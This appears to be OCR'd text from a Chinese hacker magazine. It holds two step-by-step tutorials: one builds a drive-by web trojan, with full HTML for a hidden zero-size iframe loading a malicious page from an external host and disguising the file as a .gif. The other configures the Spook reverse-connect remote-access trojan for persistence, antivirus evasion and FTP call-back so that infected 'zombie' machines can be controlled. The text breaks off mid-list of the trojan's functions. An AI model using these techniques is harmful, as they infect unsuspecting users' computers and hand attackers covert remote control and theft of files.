
首先我们需要准备几款工具：1.冰狐浪子网页木马生成器（其它的网马生成器也可以，最重要是能用）；2.一个网页编辑器（FrontPage或Dreamweaver都可以，我习惯用的是Dreamweaver）；3.图片一张（主要用来起迷惑作用，至于放什么样的图片大家可以自由发挥）；4.木马一个，QQ盗号器？灰鸽子？还是黑洞？都可以，我建议大家准备一个50KB以下的小马，否则木马还没运行，网页就先被用户关了。准备好以上几款工具，接下来我们就开始做这个网页木马！

首先把你的木马复制到冰狐浪子网页木马生成器所在的文件夹里，把它改名为#.exe，然后双击冰狐浪子超级网页木马生成器.jse，就会看到在同目录下生成两个文件icyfox.htm和icyfox.js，接下来把它们上传到你的空间上，我们假设icyfox.htm文件的网址为http://www.hnsy3088.net/asp/icyfox.htm。

下面我们打开网页编辑器，新建一个网页，点击“插入”——“图片”，打开插入图片的对话框，选择刚才准备好的图片按确定，如图1。

然后转到代码编辑窗口，插入一个嵌入式框架，把框架长度和宽度都改为0，框架连接到刚才icyfox.htm文件的网址，我们这里连接到http://www.hnsy3088.net/asp/icyfox.htm，或者直接输入以下代码：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title></title>
</head>
```




```
</head>
<table>
<td height="0" style="border: 2px dotted #999999">
<IFRAME align=center name="target" frameBorder=0 height=0 scrolling=no src="http://www.hnsy3088.net/asp/icyfox.htm" width=0></IFRAME>
</p>
</td>
</table>
<body>
<img src="hehe.jpg" width="702" height="402">
</body>
</html>
```

把http://www.hnsy3088.net/asp/icyfox.htm改为你配置好的icyfox.htm文件的网络路径，hehe.jpg改为你准备好的图片。

按照上面的步骤做好后，保存网页，保存类型选择所有文件，文件名改为XXX.gif，然后把XXX.gif也上传到空间上去，现在用IE打开刚才做好的XXX.gif，过几秒钟看看，EXE捆绑机就弹出来了，如图2。

我这里给大家一个演示地址：http://www.hnsy3088.net/1.gif，如果大家还不会做的话就直接查看它的源代码并复制保存到你制作的网页文件（XXX.gif）里修改下就可以用了。



反弹木马新秀 spook

magic dog

现在养马真是越来越不容易了，不是被杀毒软件毙了就是被可恶的防火墙“拒之墙外”，这不，俺才抓的肉鸡就愁着找什么马来养才好，本人还是比较喜欢反弹类型的木马，一个是相对不容易造成肉鸡丢失，另一个原因是可以让肉鸡自动上线通知，不必一次一次去人工连接，大家也一定看出了我是个懒虫吧！我在网上胡乱一搜，终于找到了一个比较令自己满意的木马了：Spook。

我先说下使用Spook前的准备工作，我们先把一个更新IP的文件（解压后的文件夹里有：spook.jpg），上传到网上自己的空间里去，不需要ASP支持，然后我们需要一个FTP的帐号密码，OK，就这么多。

Spook是款纯绿色无须安装的木马，可以在Windows98、Windows2000、WindowsXP、Windows2003系统上运行，感觉比反弹木马“网络神偷”使用起来更简单些，虽然没它功能那么强，但是控制肉鸡还是得心应手。废话少说，解压后，如图1。




图 1

可以看到里面有9个文件，server是服务端，使用之前需要用客户端进行配置，

Spook 是客户端，Clear 是清除程序，用于清除被中招的电脑，另外还有帮助文件，程序 DAT 数据文件及配置文件（INI）。首先打开客户端程序，如图 2。




图 2

我们先配置木马服务端程序，在工具栏点“配置”→“配置服务器端”，我们在“服务端程序”上输入解压 Spook 后 server 文件在计算机上物理地址，比如我的是：C:\Documents and Settings\Administrator\桌面\Spook5.1\Server.exe。“HTTP 网页地址”处填写 IP 地址文件上传到自己空间的访问地址，我的是：http://127.0.0.1/bbs/spook.jpg。“监听端口”和“连接密码”不需要多说，自己设定就可以了，我用的默认设置，端口：5678，密码：123。“安装路径”，这里选择服务端程序的工作“场合”，有两个选择：“Windows”文件夹下和“system”文件夹下，我选择的是“Windows”。“辅助目录”这项可以不用填写，但如果为了安全还是多一步为好，现在一些杀毒软件会监视系统目录的变化，一旦发现系统目录中文件发生变化，杀毒软件就有可能会提醒用户，但是在其它目录下安装文件报警的几率就相对少了许多，所以大家可以在“辅助目录”中选择新的安装路径，但是注意在“辅助目录”中选择的文件夹必须是系统存在的目录，在文件夹名后面要加上“\”号，比如：help\。下面还有“注册表启动名称”、“程序安装名称”、“安装的服务名称”、“服务显示名称”、“安装的服务描述”、“设置上线标识”选项，除了最后一项“设置上线标识”大家按默认配置就行，不过也可以自己设置，反正你能设置骗过管理员的眼睛就行了。“设置上线标识”是指当一台肉鸡上线后在客户端显示的标识，让我们知道是哪台肉鸡上线了，比如：dog 的电脑。另外程序在随系统启动方面：Windows98 下是添加注册表启动项来启动，在 Windows2000 等 NT 系统是作为服务来启动的！（谁都知道加载服务更安全嘛~）配置完成后如图 3。

配置完“服务器端”我们接着配置“FTP 上线设置”，依次点击“配置”→“FTP 上线设置”，“FTP 地址”处写入自己申请到 FTP 空间的主机地址，可以是域名可以是 IP，比如我的是：localhost，“端口”是 21，这个不会变的，“FTP 帐号”、“FTP 密码”自己搞定，我的是 FTP 帐号：dog，FTP 密码：dog。“存放 IP 的文件”处，为了方便就用默认的文件吧：spook.jpg。“远程 FTP 路径”这里写入 spook.jpg 的 FTP 路径，我的是 wwwroot/bbs/spook.jpg，顺便说下，我的 FTP 根目录在 wwwroot/bbs 下，并把 spook.jpg 文件上传到了根目录下。“本机 IP 地址”处写入自己计算机在网络上的 IP 即公网 IP，若是内网 IP 可以用端口映射工具，配置好如图 4。




图 3




图 4

现在我们点“生成更新的 IP 文件”（此时没什么反应），然后再点“更新 IP 地址到空间”，都没什么问题的话会显示成功，如图 5。




图 5

但是我在本机测试时则显示如图 6。

我后来发现这样还是可以成功和服务端连接，我们干脆这样来证明是否成功，用浏览器打开 IP 更新文件，若显示了 IP 地址就成功了，如图 7。

都配置好后，我们就可以把服务端程序种到肉鸡上并运行它了，在肉鸡上成功运行后，我们开始在本地监听，在工具栏上进行“操作”→“设置监听”，打开“监听”设置框，如图 8。




图 6




图 7




图 8

填好正确的反弹端口和连接密码，点下“开始监听”按钮就开始监听连接本机的肉鸡了，连接成功后如图 9。




图 9

从图中我们知道一些肉鸡的信息，如肉鸡的 IP，肉鸡的物理位置（真实地址），上线的时间，上线标识等。

现在我们开始对肉鸡进行一些操作，我们可以利用 spook 对肉鸡进行操作的有：

1．上传、下载、删除、改名和运行文件等多项文件操作功能，在下载远程文件时支持断点传输。

